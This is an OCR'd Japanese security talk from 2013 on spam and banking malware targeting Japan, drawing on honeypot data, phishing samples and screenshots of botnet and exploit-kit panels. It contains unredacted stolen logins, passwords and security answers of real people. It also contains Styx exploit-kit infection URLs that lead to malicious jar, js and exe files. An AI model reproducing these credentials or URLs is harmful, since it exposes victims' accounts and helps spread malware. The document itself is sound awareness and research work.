
ウクライナ人　@　Ukraine, Vishgorod

Japan & Malvertisement

- どんなスパム？
- どんなマルウェア？
- 目的は？

スパム・マルウェア

日本からの個人情報が狙われている？



スパム・マルウェア

マルウェア
情報
サマリー
（6月中)→

```
------------------
サマリー
------------------
合計数   12147
トロイ   147      1.2%
ワーム   69       0.6%
疑わし   33       0.2%
--------------------- +
合計マルウェア%: 2%

------------------
マルウェアのランク
------------------
Trojan.Win32.Bublik.axgh          28 PWS
Worm.Win32.Luder.axwz             25 メールワーム
Trojan-Spy.Win32.Zbot.lwps        23 PWS
Exploit.Win32.CVE-2012-0158.ai    18 脆弱性/Exploit
Trojan-Spy.Win32.Zbot.lwfa        17 PWS
Trojan-Spy.Win32.Zbot.lbda        17 PWS
Trojan-Spy.Win32.Zbot.lcnn        14 PWS
Trojan-Spy.Win32.Zbot.kyvt        14 PWS
Exploit.MSWord.Agent.dj           13 脆弱性/Exploit
Worm.Win32.Luder.ayzb             12 メールワーム
Trojan.Win32.Inject.foiq          11 トロイ
Trojan-Spy.Win32.Zbot.lvwb        9  PWS
Worm.Win32.Luder.anmw             7 メールワーム
Worm.Win32.Luder.aeio             7 メールワーム
Worm.Win32.Luder.achl             7 メールワーム
Worm.Win32.Luder.vrq              5 メールワーム
Worm.Win32.Luder.aumw             4 メールワーム
Trojan-Spy.Win32.Zbot.luvo        3 PWS
Worm.Win32.Luder.axcf             2 メールワーム
Trojan-Spy.Win32.Zbot.lhim        2 PWS
Trojan-PSW.Win32.Tepfer.lhqr      2 PWS
Trojan-PSW.Win32.Tepfer.kfqg      2 PWS
Exploit.MSWord.Agent.di           2 脆弱性/Exploit
Trojan-Spy.Win32.Zbot.luzt        1 PWS
Trojan-Spy.Win32.Zbot.lujq        1 PWS
Trojan-PSW.Win32.Tepfer.kxdh      1 PWS
Trojan-PSW.Win32.Tepfer.kvdh      1 PWS
------------------------------------
(c)株式会社ケイエルジェイテック，
2013|Honeypotプロジェクト
```

スパム・マルウェア

例えば
この件→

何故私の名前を
知っているのか…(T T);

IMPORTANT Documents- WellsFargo - キリル言語 (Windows)

ファイル(F) 編集(E) 表示(V) ツール(T) メッセージ(M) ヘルプ(H)

送信者： Bethany_Kimball@wellsfargo.com
日時： 2013年6月18日 23:22
宛先： xxx@xxx
件名： IMPORTANT Documents- WellsFargo
添付： WellsFargo_06182013_hendrik.adrianzip (104 KB)

Please check attached documents.

Bethany_Kimball
Wells Fargo Advisors
817-090-4941 office
817-815-1346 cell
Bethany_Kimball@wellsfargo.com

ATTENTION: THIS E-MAIL MAY BE AN ADVERTISEMENT OR SOLICITATION FOR PRODUCTS AND SERVICES.

To unsubscribe from marketing e-mails from:
nS- An individual Wells Fargo Advisors financial advisor: Reply to one of his/her e-mails and type eŸ«nsubscriberŕ»in the subject line.
nS- Wells Fargo and its affiliates: Unsubscribe at www.wellsfargoadvisors.com/unsubscribe.

スパム・マルウェア

[redacted].php?bank=wellsfargo

bankofamerica | chase | wellsfargo

BOT ID: WWW200-M-GAZI_FC27191B9F31C4CDwellsfargo	IP: 78.159.121.128	First visit: 18:21:13 13.12.2012	Last visit: 18:39:41 13.12.2012
Bot balance: Account type: PERS PREMIER CHECKING XXXXXX9561 =$1,685.00 PREFERRED CHECKING XXXXXX9819 =$3,802.40 WELLS FARGO AT WORK(SM) CHECKING XXXXXX0064 =$4,694.98 SAVINGS XXXXXX0286 =$2,070.51 WAY2SAVE® SAVINGS XXXXXX0534 =$505.15		Login info:	

このWellsfargoスパムの裏のパネルは(VLX/Botnet)

BOT ID: CNF5511C6B_4F8E3674E2DDD07Bwellsfargo	IP: 78.159.121.128	First visit: 18:25:26 13.12.2012	Last visit: 18:39:29 13.12.2012
Bot balance: Account type: BIZ Regular Checking Account XXXXXX6976 =$8.53 Slush Account XXXXXX4707 =$18,880.01 Escrow Account XXXXXX9681 =$10,330.19		Login info: login=joeiii333 password=valwedge3	

BOT ID: KATIE-PC_A431462CE7CDF41Ewellsfargo	IP: 78.159.121.128	First visit: 19:13:47 12.12.2012	Last visit: 18:38:45 13.12.2012
Bot balance:		Login info:	

スパム・マルウェア

admin.php

Total bots: 39
Total finished: 27
Total opened: 131

BOT ID	Done?	Total counter	INFO
APXFRONT-260_7033F577A872019C	1	3	Login=msarver@apexsystemsinc.com Password=technical1 What was the name of your first pet?=Zoey In which city do you want to retire?=Columbia What was the make of your first car?=Camry
HP32541227542_0FDFE9C5FDAB603A	1	5	Login=jim.michaud@superior-rg.com Password=srg4325400 What was the make of your first car?=Sunbeam What is the name of the city where your father was born?=Cannon Falls In what city did you meet your spouse?=Green Bay
ICC-15_A0F83AC1137B69F3	1	14	Login=ashok@sierratec-us.com Password=p@ssword What is the first name of your first boss?=Senthil What is the first name of your first boss?=Senthil What is the first name of your first boss?=Senthil
DELL7LM_06C638CDD1CE263B	1	4	Login=weplace@byrnesandrupkey.com Password=wonderwoman1 What is the name of the city where your father was born?=Waterloo What is the name of the hospital in which you were born?=Allen What was the name of your first pet?=Frank
MATRIX-1_463850B0D318BFF6	1	2	Login=recruiting@theeftgroup.com Password=fitness1 What was the name of your first pet?=Aibo What was your childhood nickname?=Jeff What type of dog do you have?=Pitbull
DMW-S6_00610D2FB6403D2D	1	3	Login=cox@designeers.com Password=Fish2012AA What was the make of your first car?=Ford What was the first name of your best friend in high school?=Brett What is the name of the city where your father was born?=Binghamton
			Login=cwalton@apexsystemsinc.com

取られた
個人情報

スパム・マルウェア

日本からの
情報もあり


```
1  ==============================
2  Outlook
3  ==============================
4  Email: sekidayo_oa[redacted]
5  User (POP3): pop.m[redacted]
6  Password (POP3): s[redacted]
7  Server (POP3): pop[redacted]
8  User (SMTP): smtp.[redacted]
9  Server (SMTP): smt[redacted]
10 
11 ==============================
12 Cisco VPN Client
13 ==============================
14 Host: ras-vpn1i.jpl.[redacted]
15 Password (Group): He[redacted]
16 Password (User): 
17 ...
18 ==============================
19 Windows RAS
20 ==============================
21 Name: ZTE Wireless Terminal
22 Login: 0736416040[redacted]
23 Phone: #777
24 
25 ==============================
26 Internet Explorer
27 ==============================
28 http://www.facebook.co[redacted]
29 http://www.facebook.co[redacted]
30 http://www.facebook.co[redacted]
31 http://twitter.com/@@@[redacted]
32 site://www.yahoo.co.jp:[redacted]
33 
34 ==============================
35 Outlook
36 ==============================
37 Email: sekidayo[redacted]
38 User (POP3): p[redacted]
39 Password (POP3)[redacted]
40 Server (POP3): [redacted]
41 User (SMTP): s[redacted]
42 Server (SMTP): [redacted]
43 
44 [EOF]
```

などなど。。。


スパム・マルウェア

FTPアカウント、
１人＝0.5 USD
（大体）
で、何の目的？

```
1  ↓
2  ↓
3  // 感染URL。。。。↓
4  http://tropold.org/jerk.cgi?6↓
5  ↓
6  // STYX EKの”LANDING”ページ↓
7  http://painterinvoice .ru/spM4XE0q6I0074Rr0gZq70QF520s
   qP0Kx3Z0I4D00nDue0ujSn/↓
8  ↓
9  // EXPLOITファイル↓
10 http://painterinvoice .ru/spM4XE0q6I0074Rr0gZq70QF520s
   qP0Kx3Z0I4D00nDue0ujSn/rtoplsf.js↓
11 http://painterinvoice .ru/spM4XE0q6I0074Rr0gZq70QF520sJWu
   qP0Kx3Z0I4D00nDue0ujSn/imJTuXe.jar↓
12 http://painterinvoice .ru/spM4XE0q6I0074Rr0gZq70QF520sJWu
   qP0Kx3Z0I4D00nDue0ujSn/imJTuXe.jar↓
13 http://painterinvoice .ru/spM4XE0q6I0074Rr0gZq70QF520sJWu
   qP0Kx3Z0I4D00nDue0ujSn/ffhkhh.html↓
14 http://painterinvoice .ru/spM4XE0q6I0074Rr0gZq70QF520sJWu
   qP0Kx3Z0I4D00nDue0ujSn/iouytrdg.jar↓
15 http://painterinvoice .ru/spM4XE0q6I0074Rr0gZq70QF520sJWu
   qP0Kx3Z0I4D00nDue0ujSn/iouytrdg.jar↓
16 ↓
17 // PAYLOAD/マルウェア↓↓
18 http://painterinvoice .ru/3vzJEf0i1Ke0TEJU0NHE
   dn0eM6a0iUMN0X1z408etx13GZt14x0R0zmtj09CzZ0J
   AU0emCE09yyP16E0T0j7mX08VSE0yL8W0CITG0mML
19 ↓
20 | (REVERSED TO/転送) ↓
21 ↓
22 http://fuji-solar.co.jp/date/dune.exe ↓
23 [EOF]
```



Date	Unique	Loads	Sent to BackURL	Refused	Total
17.05.2013	5 993	518	0	6 807	7 325
16.05.2013	7 982	1 077	0	14 441	15 518
15.05.2013	9 612	1 503	0	19 067	20 570



ログイン情報

SSH アクセス。。。

Show filters (current data filtered)

sel des inv	Host	Password	OS	Memory	Country	Ping	Group	Create time	Description
	ssh roo[redacted]	[redacted]9	CentOS	1.000 Gb	JP	-		2012-03-13 3:41:41	


Showed: 1-1/1

FTP アクセス。。。

Show filters (current data filtered)

sel des inv	Host	HTTP-root	Google PR	Alexa rate	Country
	ftp://testspire74614:n[redacted]				JP
	ftp://lolipop.jp-5274ce[redacted]	http://5274ce745f3c7e77.lolipop.jp			JP
	ftp://webmaster:9iy2z[redacted]	http://122.200.198.25			JP
	ftp://frogy.client.jp:7d[redacted]	http://frogy.client.jp			JP
	ftp://lolipop.jp-dp4224[redacted]	http://dp42248554.lolipop.jp			JP
	ftp://bgmsco:lyyrx+se[redacted]	http://122.1.222.210			JP

Firefox,OperaとChromeなら安心？　HTTPSのログインなら取れない？



Question?